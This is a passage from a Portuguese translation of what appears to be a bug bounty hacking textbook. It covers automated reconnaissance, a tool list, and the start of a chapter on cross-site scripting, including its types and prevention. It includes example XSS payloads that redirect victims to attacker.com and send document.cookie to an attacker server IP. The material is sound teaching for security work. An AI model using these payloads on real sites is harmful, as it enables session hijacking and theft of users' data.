git remote add origin https://PATH_TO_THE_REPOSITORY
```

Por fim, use o Cron para verificar o alvo e fazer o upload dos arquivos para o GitHub periodicamente:

```
30 21 * * * ./recon.sh facebook.com  
40 21 * * * git add *; git commit -m "new scan"; git push -u origin master
```

O GitHub lhe enviará um e-mail sobre os arquivos que foram alterados durante a nova verificação.

Uma observação sobre APIs de reconhecimento

Muitas das ferramentas mencionadas neste capítulo têm APIs que permitem a integração dos serviços delas aos seus aplicativos e scripts. Falaremos mais sobre APIs no Capítulo 24, mas, por enquanto, você pode pensar nas APIs como pontos de extremidade que podem ser usados para consultar o banco de dados de um serviço. Usando essas APIs, você pode consultar ferramentas de reconhecimento a partir do seu script e adicionar os resultados ao seu relatório de reconhecimento sem visitar os sites manualmente.

Por exemplo, o Shodan tem uma API (<https://developer.shodan.io/>) que permite consultar seu banco de dados. Você pode acessar os resultados da varredura de um host acessando este URL:

`https://api.shodan.io/shodan/host/{ip}?key={YOUR_API_KEY}`. Você pode configurar seu script bash para enviar solicitações a esse URL e analisar os resultados. O LinkedIn também tem uma API

(<https://www.linkedin.com/developers/>) que permite consultar seu banco de dados. Por exemplo, você pode usar este URL para acessar informações sobre um usuário no LinkedIn: `https://api.linkedin.com/v2/people/{PERSON_ID}`.

A API do Censys (<https://censys.io/api>) permite que você acesse certificados consultando o ponto de extremidade <https://censys.io/api/v1>.

Outras ferramentas mencionadas neste capítulo, como BuiltWith, Google Search e GitHub Search, têm seus próprios serviços de API. Essas APIs podem ajudá-lo a descobrir ativos e conteúdo com mais eficiência, integrando ferramentas de terceiros ao seu script de reconhecimento. Observe que a maioria dos serviços de API exige que você crie uma conta no site deles para obter uma *chave de API*, que é como a maioria dos serviços de API autenticam seus usuários. Você pode encontrar informações sobre como obter as chaves de API de serviços de reconhecimento populares em <https://github.com/lanmaster53/recon-ng-marketplace/wiki/API-Keys/>.

Comece a hackear!

Agora que você realizou um amplo reconhecimento, o que deve fazer com os dados que coletou? Planeje seus ataques usando as informações que coletou! Priorize seus testes com base na funcionalidade do aplicativo e em sua tecnologia.

Por exemplo, se você encontrar um recurso que processa números de cartão de crédito, poderá primeiro procurar vulnerabilidades que possam vazar os números de cartão de crédito, como IDORs (Capítulo 10). Concentre-se em recursos confidenciais, como cartões de crédito e senhas, pois esses recursos têm maior probabilidade de conter vulnerabilidades críticas. Durante o reconhecimento, você deve ter uma boa ideia do que interessa à empresa e dos dados confidenciais que ela está protegendo. Busque essas informações específicas durante todo o processo de caça a bugs para maximizar o impacto comercial dos problemas que você descobrir. Você também pode concentrar sua pesquisa em bugs ou vulnerabilidades que afetam a pilha de tecnologia específica que você descobriu ou em elementos do código-fonte que conseguiu encontrar.

E não se esqueça de que o reconhecimento não é uma atividade única. Você deve continuar a monitorar seus alvos em busca de alterações. As organizações modificam seus sistemas, tecnologias e bases de código constantemente, portanto, o reconhecimento contínuo garantirá que você

sempre saiba como é a superfície de ataque. Usando uma combinação de bash, ferramentas de agendamento e ferramentas de alerta, crie um mecanismo de reconhecimento que faça a maior parte do trabalho para você.

Ferramentas mencionadas neste capítulo

Neste capítulo, apresentei muitas ferramentas que você pode usar em seu processo de reconhecimento. Há muitas outras ferramentas boas disponíveis no mercado. As mencionadas aqui são apenas minhas preferências pessoais. Eu as incluí aqui em ordem cronológica para sua referência.

Certifique-se de saber como essas ferramentas funcionam antes de usá-las! Compreender o software que você usa permite que você o personalize para se adequar ao seu fluxo de trabalho.

Descoberta do escopo

O WHOIS procura o proprietário de um domínio ou IP.

O ViewDNS.info reverse WHOIS (<https://viewdns.info/reversewhois/>) é uma ferramenta que pesquisa dados do WHOIS reverso usando uma palavra-chave.

O nslookup consulta os servidores de nomes da Internet para obter informações de IP sobre um host.

O IP reverso do ViewDNS (<https://viewdns.info/reverseip/>) procura domínios hospedados no mesmo servidor, dado um IP ou domínio.

crt.sh (<https://crt.sh/>), Censys (<https://censys.io/>) e Cert Spotter (<https://sslmate.com/certspotter/>) são plataformas que você pode usar para encontrar informações sobre certificados de um domínio.

Sublist3r (<https://github.com/aboul3la/Sublist3r/>), SubBrute (<https://github.com/TheRook/subbrute/>), Amass (<https://github.com/OWASP/Amass/>) e Gobuster (<https://github.com/OJ/gobuster/>) enumeram subdomínios.

A SecLists de Daniel Miessler (<https://github.com/danielmiessler/SecLists/>) é uma lista de palavras-chave que podem ser usadas durante várias fases de reconhecimento e invasão. Por exemplo, ela contém listas que podem ser usadas para fazer força bruta em subdomínios e caminhos de arquivos.

O Commonspeak2 (<https://github.com/assetnote/commonspeak2/>) gera listas que podem ser usadas para fazer força bruta em subdomínios e caminhos de arquivos usando dados disponíveis publicamente.

Altdns (<https://github.com/infosec-au/altdns>) força os subdomínios usando permutações de nomes de subdomínios comuns.

O Nmap (<https://nmap.org/>) e o Masscan (<https://github.com/robertdavidgraham/masscan/>) examinam o alvo em busca de portas abertas.

Shodan (<https://www.shodan.io/>), Censys (<https://censys.io/>) e Project Sonar (<https://www.rapid7.com/research/project-sonar/>) podem ser usados para encontrar serviços em alvos sem escaneá-losativamente.

Dirsearch (<https://github.com/maurosoria/dirsearch/>) e Gobuster (<https://github.com/OJ/gobuster>) são forçadores de diretórios usados para encontrar caminhos de arquivos ocultos.

O EyeWitness (<https://github.com/FortyNorthSecurity/EyeWitness/>) e o Snapper (<https://github.com/dxa4481/Snapper/>) capturam telas de uma lista de URLs. Eles podem ser usados para procurar rapidamente páginas interessantes em uma lista de caminhos enumerados.

O OWASP ZAP (<https://owasp.org/www-project-zap/>) é uma ferramenta de segurança que inclui um scanner, um proxy e muito mais. Seu web spider pode ser usado para descobrir conteúdo em um servidor da Web.

GrayhatWarfare (<https://buckets.grayhatwarfare.com/>) é um mecanismo de busca on-line que você pode usar para encontrar buckets públicos do Amazon S3.

O Lazys3 (<https://github.com/nahamsec/lazys3/>) e o Bucket Stream (<https://github.com/eth0izzle/bucket-stream/>) usam buckets de força bruta por meio de palavras-chave.

OSINT

O banco de dados de hackers do Google (<https://www.exploit-db.com/google-hacking-database/>) contém termos úteis de pesquisa no Google que frequentemente revelam vulnerabilidades ou arquivos confidenciais.

O KeyHacks (<https://github.com/streaak/keyhacks/>) ajuda você a determinar se um conjunto de credenciais é válido e a aprender como usá-las para acessar os serviços do alvo.

O Gitrob (<https://github.com/michenriksen/gitrob/>) encontra arquivos potencialmente confidenciais que são enviados para repositórios públicos no GitHub.

O TruffleHog (<https://github.com/trufflesecurity/truffleHog/>) é especializado em encontrar segredos em repositórios públicos do GitHub, pesquisando padrões de strings e strings de alta entropia.

O PasteHunter (<https://github.com/kevthehermit/PasteHunter/>) verifica sites de colagem on-line em busca de informações confidenciais.

O Wayback Machine (<https://archive.org/web/>) é um arquivo digital de conteúdo da Internet. Você pode usá-lo para encontrar versões antigas de sites e seus arquivos.

Waybackurls (<https://github.com/tomnomnom/waybackurls/>) obtém URLs do Wayback Machine.

Impressão digital Tech Stack

O banco de dados CVE (https://cve.mitre.org/cve/search_cve_list.html) contém vulnerabilidades divulgadas publicamente. Você pode usar esse site para pesquisar vulnerabilidades que possam afetar seu alvo.

O Wappalyzer (<https://www.wappalyzer.com/>) identifica os sistemas de gerenciamento de conteúdo, as estruturas e as linguagens de programação usadas em um site.

BuiltWith (<https://builtwith.com/>) é um site que mostra com quais tecnologias da Web um site foi criado.

O StackShare (<https://stackshare.io/>) é uma plataforma on-line que permite que os desenvolvedores compartilhem a tecnologia que usam. Você pode usá-la para coletar informações sobre seu alvo.

O Retire.js (<https://retirejs.github.io/retire.js/>) detecta bibliotecas JavaScript e pacotes Node.js desatualizados.

Automação

O Git (<https://git-scm.com/>) é um sistema de controle de versão de código aberto. Você pode usar o comando `git diff` para acompanhar as alterações nos arquivos.

Agora você deve ter uma sólida compreensão de como conduzir o reconhecimento de um alvo. Lembre-se de fazer anotações detalhadas durante todo o processo de reconhecimento, pois as informações coletadas podem realmente aumentar com o tempo. Depois de ter uma sólida compreensão de como realizar o reconhecimento de um alvo, você pode tentar aproveitar plataformas de reconhecimento como Nuclei (<https://github.com/projectdiscovery/nuclei>) ou Intrigue Core (<https://github.com/intrigueio/intrigue-core>) para tornar seu processo de reconhecimento mais eficiente. Mas, quando estiver começando, **r e c o m e n d o** que faça o reconhecimento manualmente com ferramentas individuais ou escreva seus próprios scripts de reconhecimento automatizado para aprender sobre o processo.

PARTE III

A B I L I D A D E S D E W E B V U L N E R

6

CROSS-SITESCRIPTING



Vamos começar com o *XSS (cross-site scripting)*, um dos bugs mais comuns relatados nos programas de recompensa por bugs. Ele é tão prevalente que, no ano ano após ano, ela aparece na lista da OWASP das 10 principais vulnerabilidades que ameaçam os aplicativos da Web. É também a vulnerabilidade mais relatada pelo HackerOne, com mais de US\$ 4 milhões pagos somente em 2020.

Uma vulnerabilidade XSS ocorre quando os invasores podem executar scripts personalizados no navegador da vítima. Se um aplicativo não conseguir distinguir entre a entrada do usuário e o código legítimo que compõe uma página da Web, os invasores poderão injetar seu próprio código nas páginas visualizadas por outros usuários. O navegador da vítima executará o script mal-intencionado, que pode roubar cookies, vaziar informações pessoais, alterar o conteúdo do site ou redirecionar o usuário para um site mal-intencionado. Esses scripts mal-intencionados geralmente são códigos JavaScript, mas também podem ser HTML, Flash, VBScript ou qualquer coisa escrita em uma linguagem que o navegador possa executar.

Neste capítulo, vamos nos aprofundar no que são as vulnerabilidades XSS, como explorá-las e como contornar as proteções comuns. Também discutiremos como escalar as vulnerabilidades XSS quando você encontrar uma.

Mecanismos

Em um ataque XSS, o invasor injeta um script executável nas páginas HTML visualizadas pelo usuário. Isso significa que, para entender o XSS, você precisa primeiro entender a sintaxe do JavaScript e do HTML.

As páginas da Web são compostas de código HTML cujos elementos descrevem a estrutura e o conteúdo da página. Por exemplo, uma tag `<h1>` define o cabeçalho de uma página da Web e uma tag `<p>` representa um parágrafo de texto. As tags usam as tags de fechamento correspondentes, como `</h1>` e `</p>`, para indicar onde o conteúdo está localizado. O elemento deve terminar. Para ver como isso funciona, salve esse código em um arquivo chamado `test.html`:

```
<html>
  <h1>Bem-vindos à minha página da web.</h1>
  <p>Obrigado por sua visita!</p>
</html>
```

Agora, abra-o com seu navegador da Web. Você pode fazer isso clicando com o botão direito do mouse no arquivo HTML, clicando em **Abrir com** e selecionando o navegador da Web de sua preferência, como Google Chrome, Mozilla Firefox ou Microsoft Internet Explorer. Ou você pode simplesmente abrir o navegador da Web e arrastar o arquivo HTML para a janela do navegador. Você verá uma página da Web simples como a Figura 6-1.

Welcome to my web page.

Thanks for visiting!

Figura 6-1: Nossa página HTML simples renderizada em um navegador

Além de formatar o texto, o HTML permite incorporar imagens com as tags ``, criar formulários de entrada de usuário com as tags `<form>`, vincular a páginas externas com as tags `<a>` e executar muitas outras tarefas. Um tutorial completo sobre como escrever código HTML está além do escopo deste capítulo, mas você pode usar o tutorial da W3School (<https://www.w3schools.com/html/default.asp>) como recurso.

O HTML também permite a inclusão de scripts executáveis em documentos HTML usando as tags `<script>`. Os sites usam esses scripts para controlar a lógica do aplicativo do lado do cliente e tornar o site interativo. Por exemplo, o script a seguir gera um pop-up Hello! na página da Web:

```
<html>
  <script>alert("Hello!");</script>
  <h1>Bem-vindos à minha página da Web!</h1>
  <p>Obrigado por sua visita!</p>
```

</html>

Scripts como esse, que são incorporados em um arquivo HTML em vez de serem carregados de um arquivo separado, são chamados de *scripts em linha*. Esses scripts são a causa de muitas vulnerabilidades de XSS. (Além de incorporar um script dentro da página HTML como um script inline, os sites também podem carregar o código JavaScript como um arquivo externo, como este: <script src="*URL_OF_EXTERNAL_SCRIPT*"></script>.)

Para entender por que, digamos que nosso site contenha um formulário HTML que permita que os visitantes se inscrevam em um boletim informativo (Figura 6-2).

The screenshot shows a website with a light gray background. At the top, there is a large, bold, black header that reads "Welcome to my site.". Below the header, there is a bold, black, centered text block that says "This is a cybersecurity newsletter that focuses on bug bounty news and write-ups. Please subscribe to my newsletter below to receive new cybersecurity articles in your email inbox." Underneath this text, there is a label "Email:" followed by a text input field containing the placeholder "Please enter your email.". Below the input field is a blue "Submit" button.

Figura 6-2: Nossa página HTML com um formulário HTML

O código HTML de origem da página tem a seguinte aparência:

```
<h1>Bem-vindo ao meu site.</h1>
<h3>Este é um boletim informativo sobre segurança cibernética que se concentra em
notícias e artigos sobre recompensas por bugs. Assine meu boletim informativo
abaixo para receber novos artigos sobre segurança cibernética em sua caixa de
entrada de e-mail.</h3>
<form action="/subscribe" method="post">
    <label for="email">Email:</label><br>
    <input type="text" id="email" value="Digite seu e-mail.">
    <br><br>
    <input type="submit" value="Submit">
</form>
```

Depois que um visitante insere um endereço de e-mail, o site o confirma exibindo-o na tela (Figura 6-3).

Thanks! You have subscribed **vickie@gmail.com** to the newsletter.

Figura 6-3: A mensagem de confirmação depois que um visitante se inscreve em nosso boletim informativo

O HTML que gera a mensagem de confirmação tem a seguinte aparência; as tags HTML **** indicam texto em negrito:

```
<p>Obrigado! Você se inscreveu no <b>vickie@gmail.com</b> boletim informativo.</p>
```

A página constrói a mensagem usando a entrada do usuário. Agora, e se

um usuário decidir inserir um script em vez de um endereço de e-mail no formulário de e-mail?

Por exemplo, um script que define o local de uma página da Web fará com que o navegador seja redirecionado para o local especificado:

```
<script>location="http://attacker.com";</script>
```

O invasor poderia inserir esse script no campo do formulário de e-mail e clicar em Submit (Figura 6-4).

Email:

```
<script>location="http://a
```

Figura 6-4: Um invasor pode inserir um script em vez de um e-mail no campo de entrada.

Se o site não validar ou higienizar a entrada do usuário antes de estruturar a mensagem de confirmação, o código-fonte da página seria o seguinte:

```
<p>Obrigado! Você se inscreveu <b><script>location="http://attacker.com";</script></b> no boletim informativo.</p>
```

A validação da entrada do usuário significa que o aplicativo verifica se a entrada do usuário atende a um determinado padrão - nesse caso, não contém código JavaScript mal-intencionado. Sanitizar a entrada do usuário, por outro lado, significa que o aplicativo modifica caracteres especiais na entrada que podem ser usados para interferir na lógica HTML antes do processamento posterior.

Como resultado, o script em linha faria com que a página fosse redirecionada para .com. O XSS ocorre quando os invasores podem injetar scripts dessa maneira em uma página que outro usuário está visualizando. O invasor também pode usar uma sintaxe diferente para incorporar códigos maliciosos. O atributo src da tag HTML <script> permite que você carregue o JavaScript de uma fonte externa. Esse trecho de código mal-intencionado executará o conteúdo de <http://attacker.com/xss.js> no navegador da vítima durante um ataque de XSS:

```
<script src="http://attacker.com/xss.js"></script>
```

Esse exemplo não é realmente explorável, pois os invasores não têm como injetar o script mal-intencionado nas páginas de outros usuários. O máximo que eles podem fazer é redirecionar a si mesmos para a página mal-intencionada. Mas digamos que o site também permita que os usuários assinem o boletim informativo visitando o URL https://subscribe.example.com?email=SUBSCRIBER_EMAIL. Depois que os usuários visitarem o URL, eles serão automaticamente inscritos, e a mesma confirmação será mostrada na página da Web. Nesse caso, os invasores podem injetar o script enganando os usuários para que visitem um URL malicioso:

<https://subscribe.example.com?email=<script>location='http://attacker.com';</script>>

Como o script mal-intencionado é incorporado à página, o navegador da vítima pensará que o script faz parte do site. Em seguida, o script injetado pode acessar todos os recursos que o navegador armazena para esse site, inclusive cookies e tokens de sessão. Os invasores podem, portanto, usar esses scripts para roubar informações e ignorar o controle de acesso. Por exemplo, os invasores podem roubar cookies de usuários fazendo com que o navegador da vítima envie uma solicitação ao IP do invasor com o cookie da vítima como parâmetro de URL:

```
<script>image = new Image(); image.src='http://attacker_server_ip/?c='+document.cookie;</script>
```

Esse script contém código JavaScript para carregar uma imagem do servidor do invasor, com os cookies do usuário como parte da solicitação. O navegador enviará uma solicitação GET para o IP do invasor, com o parâmetro de URL c (para *cookie*) contendo o document.cookie do usuário, que é o cookie do usuário vítima no site atual. Dessa forma, os invasores podem usar o XSS para roubar os cookies de outros usuários, inspecionando as solicitações recebidas nos logs do servidor.

Observe que

Se o cookie de sessão tiver o sinalizador HttpOnly definido, o JavaScript não poderá ler o cookie e, portanto, o invasor não poderá exfiltrá-lo. No entanto, o XSS pode ser usado para executar ações em nome da vítima, modificar a página da Web que a vítima está visualizando e ler as informações confidenciais da vítima, como tokens CSRF, números de cartão de crédito e quaisquer outros detalhes exibidos na página.

Tipos de XSS

Há três tipos de XSS: XSS armazenado, XSS refletido e XSS baseado em DOM. A diferença entre esses tipos está em como a carga útil do XSS viaja antes de ser entregue ao usuário vítima. Algumas falhas de XSS também se enquadram em categorias especiais: XSS cego e XSS próprio, sobre os quais falaremos em breve.

XSS armazenado

O XSS armazenado ocorre quando a entrada do usuário é armazenada em um servidor e recuperada de forma insegura. Quando um aplicativo aceita a entrada do usuário sem validação, armazena-a em seus servidores e, em seguida, a renderiza nos navegadores dos usuários sem sanitização, o código JavaScript mal-intencionado pode entrar no banco de dados e, em seguida, nos navegadores das vítimas.

O XSS armazenado é o tipo de XSS mais grave que discutiremos neste capítulo, pois tem a possibilidade de atacar muito mais usuários do que o XSS refletido, DOM ou autoXSS. Às vezes, durante um ataque de XSS armazenado, tudo o que o usuário precisa fazer para se tornar uma vítima é exibir uma página com a carga incorporada, enquanto o XSS refletido e o DOM geralmente exigem que o usuário clique em um link malicioso. Por fim, o self-XSS exige muita engenharia social para ser bem-sucedido.

Durante um ataque de XSS armazenado, os invasores conseguem salvar permanentemente seus scripts maliciosos nos servidores do aplicativo de destino para que outros possam acessá-los. Talvez eles consigam injetar o script no banco de dados de usuários do aplicativo. Ou talvez consigam colocá-lo nos logs do

servidor, em um quadro de mensagens ou em um campo de comentários. Sempre que os usuários acessam as informações armazenadas, o XSS é executado no navegador.

Por exemplo, digamos que um campo de comentário em um fórum da Internet seja vulnerável a XSS. Quando um usuário envia um comentário para uma publicação de blog, essa entrada do usuário não é validada ou higienizada de forma alguma antes de ser renderizada para qualquer pessoa que visualize essa publicação de blog. Um invasor pode enviar um comentário com código JavaScript e fazer com que esse código seja executado por qualquer usuário que visualize a publicação do blog!

Uma excelente prova de conceito para XSS é gerar uma caixa de alerta no navegador por meio de um código JavaScript injetado, portanto, vamos tentar. O código JavaScript `alert('XSS by Vickie')` gerará um pop-up no navegador da vítima que lê XSS by Vickie:

```
<script>alert('XSS by Vickie');</script>
```

Se enviada, essa mensagem será incorporada ao código HTML da página do fórum, e a página será exibida a todos os visitantes que visualizarem esse comentário:

```
<h2>Mensagem de Vickie</h2>
<p>Que post fantástico! Obrigado por compartilhar.</p>
<h2>Mensagem do atacante</h2>
<p><script>alert('XSS by Vickie');</script></p>
```

A Figura 6-5 mostra as duas mensagens renderizadas em um navegador.

Vickie's message

What a great post! Thanks for sharing.

Attacker's message

Figura 6-5: A página HTML com duas mensagens renderizadas no navegador. Você pode ver que a mensagem do invasor está em branco porque o navegador a interpreta como um script em vez de texto.

Ao carregar essa página HTML em seu navegador, você verá que o campo de comentário do invasor é exibido em branco. Isso ocorre porque seu navegador interpretou

`<script>alert('XSS by Vickie');</script>` localizado nas tags `<p>` como um script, não como texto normal. Você deve notar uma janela pop-up que diz XSS by Vickie.

Sempre que um usuário visualizar o comentário no fórum, o navegador executará o JavaScript incorporado. O XSS armazenado tende a ser o mais perigoso porque os invasores podem atacar muitas vítimas com uma única carga útil.

XSS cego

As vulnerabilidades *XSS cegas* são vulnerabilidades XSS armazenadas cuja entrada maliciosa é armazenada pelo servidor e executada em outra parte do aplicativo ou em outro aplicativo que você não pode ver.

Por exemplo, digamos que uma página no site *example.com* permita que você envie uma mensagem para a equipe de suporte do site. Quando um usuário envia uma mensagem, essa

A entrada não é validada ou higienizada de forma alguma antes de ser renderizada na página de administração do site. Um invasor pode enviar uma mensagem com código JavaScript e fazer com que esse código seja executado por qualquer administrador que visualize a mensagem.

Essas falhas de XSS são mais difíceis de detectar, pois não é possível encontrá-las procurando por entradas refletidas na resposta do servidor, mas elas podem ser tão perigosas quanto as vulnerabilidades de XSS armazenadas regularmente. Muitas vezes, o XSS cego pode ser usado para atacar administradores, exfiltrar seus dados e comprometer suas contas.

XSS refletido

As vulnerabilidades *XSS refletidas* ocorrem quando a entrada do usuário é retornada ao usuário sem ser armazenada em um banco de dados. O aplicativo recebe a entrada do usuário, processa-a no lado do servidor e a retorna imediatamente para o usuário.

O primeiro exemplo que mostrei, com o formulário de e-mail, envolveu um ataque de XSS refletido. Esses problemas geralmente ocorrem quando o servidor depende da entrada do usuário para construir páginas que exibem resultados de pesquisa ou mensagens de erro. Por exemplo, digamos que um site tenha uma funcionalidade de pesquisa. O usuário pode inserir um termo de pesquisa por meio de um parâmetro de URL, e a página exibirá uma mensagem contendo o termo na parte superior da página de resultados. Se um usuário pesquisar *abc*, o código-fonte da mensagem relacionada poderá ter a seguinte aparência:

```
<h2>Você pesquisou por abc; aqui estão os resultados!</h2>
```

Se a funcionalidade de pesquisa exibir qualquer string de pesquisa enviada pelo usuário na página de resultados, um termo de pesquisa como o seguinte faria com que um script fosse incorporado à página de resultados e executado pelo navegador:

```
https://example.com/search?q=<script>alert('XSS by Vickie');</script>
```

Se um invasor conseguir induzir as vítimas a visitar esse URL, a carga útil será incorporada à versão da página, fazendo com que o navegador da vítima execute o código que o invasor desejar. Diferentemente do XSS armazenado, que permite que os invasores executem códigos em qualquer pessoa que acesse seus recursos armazenados, o XSS refletido permite que os invasores executem códigos nos navegadores das vítimas que clicam em seus links maliciosos.

XSS baseado em DOM

O *XSS baseado em DOM* é semelhante ao XSS refletido, exceto pelo fato de que, no XSS baseado em DOM, a entrada do usuário nunca sai do navegador do usuário. No XSS baseado em DOM, o aplicativo recebe a entrada do usuário, processa-a no navegador da vítima e depois a devolve ao usuário.

O *DOM (Document Object Model)* é um modelo que os navegadores usam para renderizar uma página da Web. O DOM representa a estrutura de uma página da Web; ele define as propriedades básicas e o comportamento de cada elemento HTML e ajuda os scripts a acessar e modificar o conteúdo da página. O XSS baseado em DOM tem como alvo direto o DOM de uma página da Web: ele ataca

a cópia local da página da Web do cliente em vez de em vez de passar pelo servidor. Os invasores podem atacar o DOM quando

uma página recebe dados fornecidos pelo usuário e altera dinamicamente o DOM com base nessa entrada. As bibliotecas JavaScript, como a jQuery, são propensas a XSS baseado em DOM, pois alteram dinamicamente os elementos do DOM.

Como no XSS refletido, os invasores enviam cargas úteis de XSS baseadas em DOM por meio da entrada do usuário da vítima. Diferentemente do XSS refletido, um script XSS baseado em DOM não exige o envolvimento do servidor, pois é executado quando a entrada do usuário modifica diretamente o código-fonte da página no navegador. O script XSS nunca é enviado ao servidor, portanto, a resposta HTTP do servidor não será alterada.

Isso tudo pode parecer um pouco abstrato, então vamos considerar um exemplo. Digamos que um site permita que o usuário altere sua localidade enviando-a por meio de um parâmetro de URL:

`https://example.com?locale=north+america`

O código do lado do cliente da página da Web usará essa localidade para construir uma mensagem de boas-vindas cujo HTML seja parecido com este:

`<h2>Bem-vindo, usuário da América do Norte!</h2>`

O parâmetro de URL não é enviado ao servidor. Em vez disso, ele é usado localmente, pelo navegador do usuário, para construir uma página da Web usando um script do lado do cliente. Mas se o site não validar o parâmetro de localidade enviado pelo usuário, um invasor poderá induzir os usuários a visitar um URL como este:

`https://example.com?locale=<script>location='http://attacker_server_ip/?c='+document.cookie;</script>`

O site incorporará a carga útil na página da Web do usuário, e o navegador da vítima executará o script malicioso.

A princípio, o DOM XSS pode parecer muito com o XSS refletido. A diferença é que a carga útil do XSS refletido é enviada ao servidor e retornada ao navegador do usuário em uma resposta HTTP. Por outro lado, a carga útil do XSS do DOM é injetada em uma página devido ao código do lado do cliente que processa a entrada do usuário de maneira insegura. Embora os resultados dos dois ataques sejam semelhantes, os processos de teste e proteção contra eles são diferentes.

Os campos de entrada do usuário que podem levar a XSS refletido e baseado em DOM nem sempre são parâmetros de URL. Às vezes, eles aparecem como fragmentos de URL ou nomes de caminho. *Fragmentos de URL* são cadeias de caracteres, localizadas no final de um URL, que começam com um caractere #. Eles costumam ser usados para direcionar automaticamente os usuários a uma seção de uma página da Web ou transferir informações adicionais. Por exemplo, este é um URL com um fragmento que leva o usuário à seção `#about_us` da página inicial do site:

`https://example.com#about_us`

Falaremos mais sobre os componentes de um URL no Capítulo 7. Para obter

informações sobre DOM XSS e alguns exemplos de cargas úteis, consulte o artigo do PortSwigger "DOM-Based XSS" em <https://portswigger.net/web-security/cross-site-scripting/dom-based/>.

Auto XSS

Os ataques Self-XSS exigem que as vítimas insiram uma carga maliciosa por conta própria. Para executá-los, os invasores devem induzir os usuários a fazer muito mais do que simplesmente visualizar uma página ou navegar para um determinado URL.

Por exemplo, digamos que um campo no painel de um usuário seja vulnerável ao XSS armazenado. Mas, como somente a vítima pode ver e editar o campo, não há como um invasor entregar a carga útil, a menos que ele possa, de alguma forma, induzir a vítima a alterar o valor do campo para a carga útil de XSS.

Se você já viu publicações em mídias sociais ou mensagens de texto dizendo para você colar um trecho de código no navegador para "fazer algo legal", provavelmente era um código de ataque com o objetivo de induzi-lo a lançar o self-XSS contra si mesmo. Os atacantes geralmente incorporam uma parte da carga mal-intencionada (geralmente por meio de um URL abreviado, como [bitly.com](#), para que as vítimas não suspeitem de nada) em um código de aparência complicada e usam as mídias sociais para enganar usuários desavisados e levá-los a se atacarem.

Nas recompensas por bugs, os bugs de self-XSS geralmente não são aceitos como sub-missões válidas porque exigem engenharia social. Os bugs que exigem *engenharia social* ou manipulação das vítimas geralmente não são aceitos em programas de recompensa por bugs porque não são problemas puramente técnicos.

Prevenção

Para evitar XSS, um aplicativo deve implementar dois controles: validação robusta de entrada e escape e codificação de saída contextual. Os aplicativos nunca devem inserir dados enviados pelo usuário diretamente em um documento HTML, incluindo, por exemplo, dentro de tags <script>, nomes de tags HTML ou nomes de atributos. Em vez disso, o servidor deve validar se a entrada enviada pelo usuário não contém caracteres perigosos que possam influenciar a maneira como os navegadores interpretam as informações na página. Por exemplo, a entrada do usuário que contém a string "<script>" é um bom indicador de que a entrada contém uma carga útil de XSS. Nesse caso, o servidor poderia bloquear a solicitação ou higienizá-la removendo ou escapando caracteres especiais antes de continuar o processamento.

Escaping refere-se à prática de codificar caracteres especiais para que eles sejam interpretados literalmente, e não como um caractere especial, pelos programas ou máquinas que processam os caracteres. Há diferentes maneiras de codificar um caractere. Os aplicativos precisarão codificar a entrada do usuário com base no local em que ela será incorporada. Se a entrada do usuário for inserida em tags <script>, ela precisará ser codificada no formato JavaScript. O mesmo se aplica à entrada inserida em arquivos HTML, XML, JSON e CSS.

No contexto do nosso exemplo, o aplicativo precisa codificar caracteres especiais em um formato usado por documentos HTML. Por exemplo, os colchetes angulares esquerdo e direito podem ser codificados nos caracteres HTML < e >. Para evitar XSS, o aplicativo deve escapar dos caracteres que têm significado especial em HTML, como o caractere &, os colchetes angulares < e >, as aspas simples e duplas e o caractere de barra invertida.

O escape garante que os navegadores não interpretarão erroneamente

esses caracteres como código a ser executado. Isso é o que a maioria dos aplicativos modernos faz para evitar XSS.

O aplicativo deve fazer isso para cada parte da entrada do usuário que será renderizada ou acessada pelo navegador do usuário. Muitos frameworks JavaScript modernos, como React, Angular 2+ e Vue.js, fazem isso automaticamente para você, de modo que muitas vulnerabilidades de XSS podem ser evitadas com a escolha do framework JavaScript correto a ser usado.

A prevenção de XSS baseado em DOM requer uma abordagem diferente. Como a entrada do usuário mal-intencionado não passará pelo servidor, a higienização dos dados que entram e saem do servidor não funcionará. Em vez disso, os aplicativos devem evitar códigos que reescrevam o documento HTML com base na entrada do usuário, e o aplicativo deve implementar a validação da entrada no lado do cliente antes de ser inserida no DOM.

Você também pode tomar medidas para atenuar o impacto das falhas de XSS, caso elas ocorram. Primeiro, você pode definir o sinalizador `HttpOnly` nos cookies confidenciais que seu site usa. Isso impede que os invasores roubem esses cookies por meio de XSS. Você também deve implementar o cabeçalho de resposta `HTTP Content-Security-Policy`. Esse cabeçalho permite restringir como recursos como JavaScript, CSS ou imagens são carregados em suas páginas da Web. Para evitar XSS, você pode instruir o navegador a executar somente scripts de uma lista de fontes. Para obter mais informações sobre como evitar ataques de XSS, visite a folha de dicas de prevenção de XSS da OWASP, https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html.

Procurando por XSS

Procure por XSS em locais onde a entrada do usuário é renderizada em uma página. O processo varia de acordo com os diferentes tipos de XSS, mas o princípio central permanece o mesmo: verificar se há entrada de usuário refletida.

Nesta seção, procuraremos por XSS em aplicativos Web. Mas é importante lembrar que as vulnerabilidades de XSS também podem surgir fora dos aplicativos Web normais. Você pode procurar por XSS em aplicativos que se comunicam por meio de protocolos não HTTP, como SMTP, SNMP e DNS. Às vezes, aplicativos comerciais, como aplicativos de e-mail e outros aplicativos de desktop, recebem dados desses protocolos. Se tiver interesse nessas técnicas, confira o treinamento Advanced Web Attacks and Exploitation da Offensive Security: <https://www.offensive-security.com/awae-oswe/>.

Antes de começar a procurar qualquer vulnerabilidade, é bom ter o Burp Suite ou o proxy de sua preferência em espera. Certifique-se de ter configurado seu proxy para funcionar com seu navegador. Você pode encontrar instruções sobre como fazer isso no Capítulo 4.

Etapa 1: Procure oportunidades de entrada

Primeiro, procure oportunidades de enviar a entrada do usuário para o site de destino. Se estiver tentando usar XSS armazenado, procure locais em que a entrada é armazenada pelo servidor e, posteriormente, exibida ao usuário, incluindo campos de comentários, arquivos de perfil do usuário e publicações em blogs. Os tipos de entrada do usuário que são mais frequentemente refletidos de volta para o usuário são formulários, caixas de pesquisa e campos de nome e nome de usuário em inscrições.

Também não se limite aos campos de entrada de texto. Às vezes, menus suspensos ou campos numéricos podem permitir que você execute XSS, pois mesmo que não seja possível inserir a carga no navegador, o proxy pode permitir que você a insira diretamente na solicitação. Para fazer isso, você pode ativar o tráfego do seu proxy interceptação e modificar a solicitação antes de encaminhá-la ao servidor. Por exemplo, digamos que um campo de entrada do usuário pareça aceitar apenas valores numéricos na página da Web, como o parâmetro idade nessa solicitação POST:

```
POST /edit_user_age
```

